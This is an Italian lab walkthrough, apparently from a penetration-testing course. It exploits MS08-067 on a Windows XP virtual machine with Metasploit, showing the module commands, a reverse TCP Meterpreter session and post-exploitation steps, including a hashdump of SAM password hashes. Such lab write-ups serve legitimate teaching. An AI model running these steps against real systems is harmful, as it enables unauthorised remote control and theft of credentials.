
Hacking MS08-067


Preparazione laboratorio

Iniziamo impostando su windows xP le corrette impostazioni di rete in modo da farlo comunicare con le altre macchine




andiamo su risorse di rete

successivamente su connessione alla rete locale




poi proprietà



infine selezioniamo protocollo tcp/ip e clicchiamo su proprietà

nella finestra andrà impostata la connessione di rete secondo quando già utilizzato per le altre macchine.

Per assicurarci la corretta comunicazione tra entrambe le macchine, potrebbe essere necessario disabilitare il firewall di windows xp



adesso attraverso lo strumento ping verifichiamo che le macchine comunichino correttamente

```
└─$ ping 192.168.11.114
PING 192.168.11.114 (192.168.11.114) 56(84) bytes of data.
64 bytes from 192.168.11.114: icmp_seq=1 ttl=128 time=0.320 ms
64 bytes from 192.168.11.114: icmp_seq=2 ttl=128 time=0.245 ms
64 bytes from 192.168.11.114: icmp_seq=3 ttl=128 time=0.325 ms
64 bytes from 192.168.11.114: icmp_seq=4 ttl=128 time=0.211 ms
64 bytes from 192.168.11.114: icmp_seq=5 ttl=128 time=0.246 ms
64 bytes from 192.168.11.114: icmp_seq=6 ttl=128 time=0.189 ms
64 bytes from 192.168.11.114: icmp_seq=7 ttl=128 time=0.332 ms
^C
── 192.168.11.114 ping statistics ──
7 packets transmitted, 7 received, 0% packet loss, time 6138ms
rtt min/avg/max/mdev = 0.189/0.266/0.332/0.054 ms
```

```
Esecuzione di Ping 192.168.11.110 con 32 byte di dati:

Risposta da 192.168.11.110: byte=32 durata<1ms TTL=64
Risposta da 192.168.11.110: byte=32 durata<1ms TTL=64
Risposta da 192.168.11.110: byte=32 durata<1ms TTL=64
Risposta da 192.168.11.110: byte=32 durata<1ms TTL=64

Statistiche Ping per 192.168.11.110:
    Pacchetti: Trasmessi = 4, Ricevuti = 4, Persi = 0 (0% persi),
Tempo approssimativo percorsi andata/ritorno in millisecondi:
    Minimo = 0ms, Massimo =  0ms, Medio =  0ms
```

Metasploit

Apriamo metasploit usando il comando “msfconsole”

via comando “search” cerchiamo la vulnerabilità

```
msf6 > search MS08-067

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  De
scription
   -  ----                                 ---------------  ----   -----  --
----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS
08-067 Microsoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use ex
ploit/windows/smb/ms08_067_netapi
```

adesso selezioniamo il payload via comando “use” seguito dal filepath

usiamo il comando set RHOST per impostare l’ip del device da attaccare


```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.11.114
RHOST ⇒ 192.168.11.114
msf6 exploit(windows/smb/ms08_067_netapi) >
```

con il comando exploit avviamo l’attacco , a confermare la riuscita sarà la presenza della shell meterpreter

```
[*] Started reverse TCP handler on 192.168.11.110:4444
[*] 192.168.11.114:445 - Automatically detecting the target...
[*] 192.168.11.114:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.11.114:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.11.114:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.11.114
[*] Meterpreter session 1 opened (192.168.11.110:4444 → 192.168.11.114:1036) at 2024-03-03 12:25:07 +0100

meterpreter >
```

attraverso il comando screenshot possiamo recuperare un istantanea nel sistema attaccato

ls ci mostra il contenuto della cartella system32 e i permessi su i vari file presenti



```
meterpreter > ls
Listing: C:\WINDOWS\system32
============================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100666/rw-rw-rw-  904       fil   2024-03-02 17:17:11 +0100  $winnt$.inf
040777/rwxrwxrwx  0         dir   2024-02-26 23:50:50 +0100  1025
040777/rwxrwxrwx  0         dir   2024-02-26 23:50:50 +0100  1028
040777/rwxrwxrwx  0         dir   2024-02-26 23:50:50 +0100  1031
040777/rwxrwxrwx  0         dir   2024-02-26 23:50:55 +0100  1033
040777/rwxrwxrwx  0         dir   2024-02-26 23:50:50 +0100  1037
040777/rwxrwxrwx  0         dir   2024-02-26 23:51:23 +0100  1040
040777/rwxrwxrwx  0         dir   2024-02-26 23:50:50 +0100  1041
040777/rwxrwxrwx  0         dir   2024-02-26 23:50:50 +0100  1042
040777/rwxrwxrwx  0         dir   2024-02-26 23:50:50 +0100  1054
100666/rw-rw-rw-  2151      fil   2008-04-14 14:00:00 +0200  12520437.cpx
100666/rw-rw-rw-  2233      fil   2008-04-14 14:00:00 +0200  12520850.cpx
040777/rwxrwxrwx  0         dir   2024-02-26 23:50:50 +0100  2052
040777/rwxrwxrwx  0         dir   2024-02-26 23:50:50 +0100  3076
040777/rwxrwxrwx  0         dir   2024-02-26 23:50:50 +0100  3com_dmi
100666/rw-rw-rw-  100352    fil   2008-04-14 14:00:00 +0200  6to4svc.dll
100666/rw-rw-rw-  1840      fil   2008-04-14 14:00:00 +0200  AUTOEXEC.NT
100666/rw-rw-rw-  2885      fil   2024-03-02 17:15:25 +0100  CONFIG.NT
100666/rw-rw-rw-  2885      fil   2008-04-14 14:00:00 +0200  CONFIG.TMP
100666/rw-rw-rw-  66082     fil   2008-04-14 14:00:00 +0200  C_28594.NLS
100666/rw-rw-rw-  66082     fil   2008-04-14 14:00:00 +0200  C_28595.NLS
100666/rw-rw-rw-  66082     fil   2008-04-14 14:00:00 +0200  C_28597.NLS
040777/rwxrwxrwx  0         dir   2024-03-02 18:09:53 +0100  CatRoot
040777/rwxrwxrwx  0         dir   2024-03-03 10:42:11 +0100  CatRoot2
040777/rwxrwxrwx  0         dir   2024-03-02 17:13:47 +0100  Com
100666/rw-rw-rw-  1804      fil   2008-04-14 14:00:00 +0200  Dcache.bin
040777/rwxrwxrwx  0         dir   2024-03-02 17:14:20 +0100  DirectX
100666/rw-rw-rw-  103424    fil   2008-04-14 14:00:00 +0200  EqnClass.Dll
100666/rw-rw-rw-  91088     fil   2024-03-02 17:17:32 +0100  FNTCACHE.DAT
040777/rwxrwxrwx  0         dir   2024-02-26 23:50:50 +0100  IME
100444/r--r--r--  6656      fil   2008-04-14 14:00:00 +0200  KBDAL.DLL
100666/rw-rw-rw-  297984    fil   2008-04-14 14:00:00 +0200  MSCTF.dll
100666/rw-rw-rw-  177152    fil   2008-04-14 14:00:00 +0200  MSCTFIME.IME
100666/rw-rw-rw-  68608     fil   2008-04-14 14:00:00 +0200  MSCTFP.dll
100666/rw-rw-rw-  159232    fil   2008-04-14 14:00:00 +0200  MSIMTF.dll
040777/rwxrwxrwx  0         dir   2024-03-02 17:14:15 +0100  Macromed
```

usiamo sysinfo per avere alcune info sul sistema

```
meterpreter > sysinfo
Computer        : ADMIN
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : it_IT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```


con ipconfig otteniamo la configurazione di rete e le schede di rete utilizzate

```
meterpreter > ipconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit◆ di pianificazione pacchetti
Hardware MAC : 08:00:27:71:83:7d
MTU          : 1500
IPv4 Address : 192.168.11.114
IPv4 Netmask : 255.255.255.0
```

hashdump ci mostra i dump dei registri SAM (security access manager)

```
meterpreter > hashdump
Administrator:500:f0d412bd764ffe81aad3b435b51404ee:209c6174da490caeb422f3fa5a7ae634:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:823096386758dd3a867d2bd4d41cde71:92bf22e361f746841ad68e8549adfea8:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:2f58ec472522c8f92758c1f64b7c510b:::
```

screenshare ci permette di effettuare lo streaming dello schermo della macchina attaccata



www.metasploit.com

via arp possiamo vedere la arp cache della macchina

è chiaro dunque che questa vulnerabilità ci da molte possibilità. Abbiamo effettivamente il pieno controllo del pc della vittima , infatti sarà possibile scaricare o caricare file, navigare tra le varie dir o perfino installare malware.